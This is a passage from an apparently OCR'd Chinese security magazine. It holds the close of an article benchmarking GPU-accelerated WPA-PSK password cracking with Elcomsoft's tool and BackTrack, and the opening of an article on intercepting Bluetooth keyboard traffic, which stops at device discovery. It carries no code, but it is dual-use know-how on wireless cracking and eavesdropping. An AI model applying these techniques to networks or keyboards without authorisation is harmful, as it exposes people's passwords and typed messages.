


图12

图13为打开GPU Power显示的检测到的显卡型号，点击打开GPU Options，可以看到当前环境的显卡型号、显存、工作频率等信息。这里我使用的是GeForce 9800GTX高端显卡。若不是支持的显卡，此处将无法识别并显示为空白。在右侧选择Display drivers info，可以看到关于该显卡的更多信息，如工作频率、显存、处理器数量等。




图13

当开始破解时，如图14所示，可以在主界面中间的Current speed处看到当前的破解速度，Average speed处为平均速度，Last password处为当前调用字典的内容。




图14

不同测试环境性能对比

测试环境 使用事先捕获的WPA-PSK握手验证数据包作为破解对象。

操作系统 Windows XP 32-bit v5.1.2600 SP3。

软件版本 Elcomsoft Wireless Security Auditor v1.0。

预装载字典文件大小 13.4MB（纯数字及符号类字典）。

表4为在不同配置机型下进行WPA-PSK破解

的速率对比，供大家参考。

CPU	主频	内存	显卡型号	破解速率
CPU模式				
AMD 5000+	2×2.61GHz	1GB	--------	270 pass /s
Intel 双核T7100	2×1.80GHz	4GB	--------	380 pass /s
Intel 双核 E7300	2×2.66GHz	2GB	--------	576 pass /s
Intel 四核Q9300	4×2.50GHz	2GB	--------	1076 pass /s
GPU模式				
AMD 5000+	2×2.61GHz	1GB	GeForce 8500GT	1222 pass /s
Intel 双核 E7300	2×2.66GHz	2GB	GeForce 8500GT	1597 pass /s
Intel 四核 Q9300	4×2.50GHz	4GB	GeForce 9800GTX	10310 pass /s

表4

可以看到，单纯使用CPU计算和加上GPU一同计算的速率有着明显的不同。对于使用Intel双核E7300的用户而言，加上一块GeForce 8500GT的显卡已经相当于额外加了一块Intel四核Q9300 CPU。而对于使用了一块GeForce 9800GTX的用户，破解速度已经飙升至10310个密码/秒。

结论及前景

在此之前，显卡的GPU还不能被像密码恢复这样的软件所利用。老的图形芯片只能进行浮点运算，而最好的密码破译算法则需要定点数学。当今的图形芯片则可进行定点运算。而这些拥有最高1.5GB板载显存以及最高128条处理单元的图形芯片GPU，在进行密码运算时将有着比CPU更加强大的能力。

ElcomSoft公司已将其独家开发的GPU加速技术向美国专利局提交了该专利申请。据称，EWSA采用的正是此项突破性的计算机技术，将能够大大降低密码恢复的时间。而该项技术的核心便是结合PC的中央处理器（CPU）以及其显卡（GPU）的能力。而二者相结合后的软件/硬件系统将使一台家用PC的密码解译速度如同超级计算机一般。作为第1款针对无线WPA-PSK破解的商业GPU运算工具EWSA1.0，可以说从诞生起就已经呈现出令人惊异的表现。按照推测，只要再经过进一步的改进，即可担当起未来高速破解运算的重任，WPA/WPA2的破解也真正算是指日可待。

在此感谢ZerOne安全团队无线测试组及研发组核心成员的全心投入，以及西安电子科技大学某重点实验室GPU研发组的鼎力合作与支持。

GPU的未来

NVIDIA首席技术官David Kirk宣称，到2012年，全球最顶尖的5大超级计算机里将有3台都是基于图形处理器并行运算的，其计算能力将是单纯的微处理器系统所无法匹敌的。

作为安全界鼎鼎有名的黑客攻防工具及安全审计BackTrack Linux，在2009年初推出的最新4 beta版中，已经内置了基于Python开发的GPU运算工具，可通过显卡来高速生成无线破解用WPA PMK Hash。如图15所示，在GeForce 8800GT显卡的支持下，生成速度已经从普通双核计算机上的200个Hash/秒提升至5875个Hash/秒，提高了近30倍。若是在两个GeForce 285显卡支持下，则可达到40000个Hash/秒。




图15

此外，如果没有意外的话，一贯不甘落后的Intel在2009年第4季度会正式发布历史上首款集成GPU的CPU产品——Clarkdale。按照Intel的说法，Clarkdale将成为改变整合平台历史的一颗芯片，近几个月业内关于这款产品的声音也越来越多，我们在网上可以看到相关的新闻报道。

由此可见，GPU+CPU，破解技术应用的新时代已经在我们面前拉开帷幕……

前置知识: 无
关键词: 安全、蓝牙、数据截获



你的聊天我能看到
——蓝牙键盘安全

文/图 Christopher Yang/杨哲【ZerOne】

本文的目的只是为生活增添一点乐趣,当然,也是为了吸引更多的拍砖。关于文中所提的蓝牙键盘记录方面,并不能造成更为广泛的实际意义,但却可以对特定的人群、特定的环境、特定的目标造成特定的损害。这个我想有人一定明白。

关于蓝牙键盘

说到键盘,大家都太熟悉了。不过这次我要提及的是蓝牙键盘。所谓蓝牙键盘是无线键盘的一种,和其他同样基于2.4GHz开发的无线键盘不同,蓝牙键盘从一开始就决定了其身份的不同。基于蓝牙技术的设计,使得闪着蓝光的键盘也更具稳定性和诱惑性。

抱着蓝牙键盘或者键鼠套装,在家我们就可以休闲地躺在沙发上,轻松地操作远处的电脑上网搜索、浏览网页,聊天、玩游戏、看电影、写文章。而现在大屏幕液晶显示器已经比较普及了,我想对于很多人来说,斜靠在床头,控制电脑播放音乐,看电影、玩游戏,享受一种懒散而惬意的家居生活确实也是一种"理想"。

那么,对于一些成功人士或者技术发烧友来说,在办公室、咖啡屋、机场等地方,一款便携式蓝牙键盘更能展示自己的卓越和专业。我想那闪着微微蓝光的超薄炫酷键盘,确实给很多人带来了不同的感受。目前,市面上不同厂商设计及推出的不同款式的蓝牙键盘,有的适用于PDA等便携式设备,有的更适合于办公或家庭环境。

无线键盘使用二级模块,其使用距离一般都为10米。不过需要注意的是,蓝牙的使用距离与电池的电量和使用环境是否存在无线吸收物质均有关。快没电的电池对于其所在的蓝牙键盘来说,完全可以制造出时而不稳定时而断线的情况。




图1

图1为蓝牙键盘安全攻防实验中所用的测试环境,主要包括IBM X61笔记本、Dell笔记本、多款USB蓝牙适配器、Dell蓝牙键盘等。

蓝牙键盘匹配过程分析

蓝牙设备的匹配过程,基本都是相似的,只要能够搜索到对方,然后输入事先制定好的PIN码即可。一般来说,这个PIN码的长度是4~5位,但也可以根据情况进行设定。对于Dell蓝牙键盘来说,默认就是支持5位的。配对的时候,只要在键盘上敲击正确的PIN码即可建立连接。

虽然看似简单,但是在前期的搜索对方设备,并且请求建立连接、核对彼此身份直至通过验证、PIN码,都需要反复地确认和核对。图2为建立连接的相互交互情况。由于没有太多的新意,这里我就不再反复分析了。感兴趣的朋

友可以参考我发表在2008年5月份黑防上的《蓝牙攻击》一文。下面我们就直接来看看对于蓝牙键盘的数据拦截和解码分析。




图2

蓝牙通信数据截获及解码分析

1.搜索及识别蓝牙键盘设备

在第1次使用蓝牙设备前，都需要进行蓝牙设备搜索来确认欲连接的蓝牙设备是否存在。如图3所示，使用Windows下最有名气的IVT进行蓝牙设备搜索，发现了名为"Dell BT Keyboard"的蓝牙设备。这里就是Dell蓝牙键盘，BT就是Bluetooth的简写。

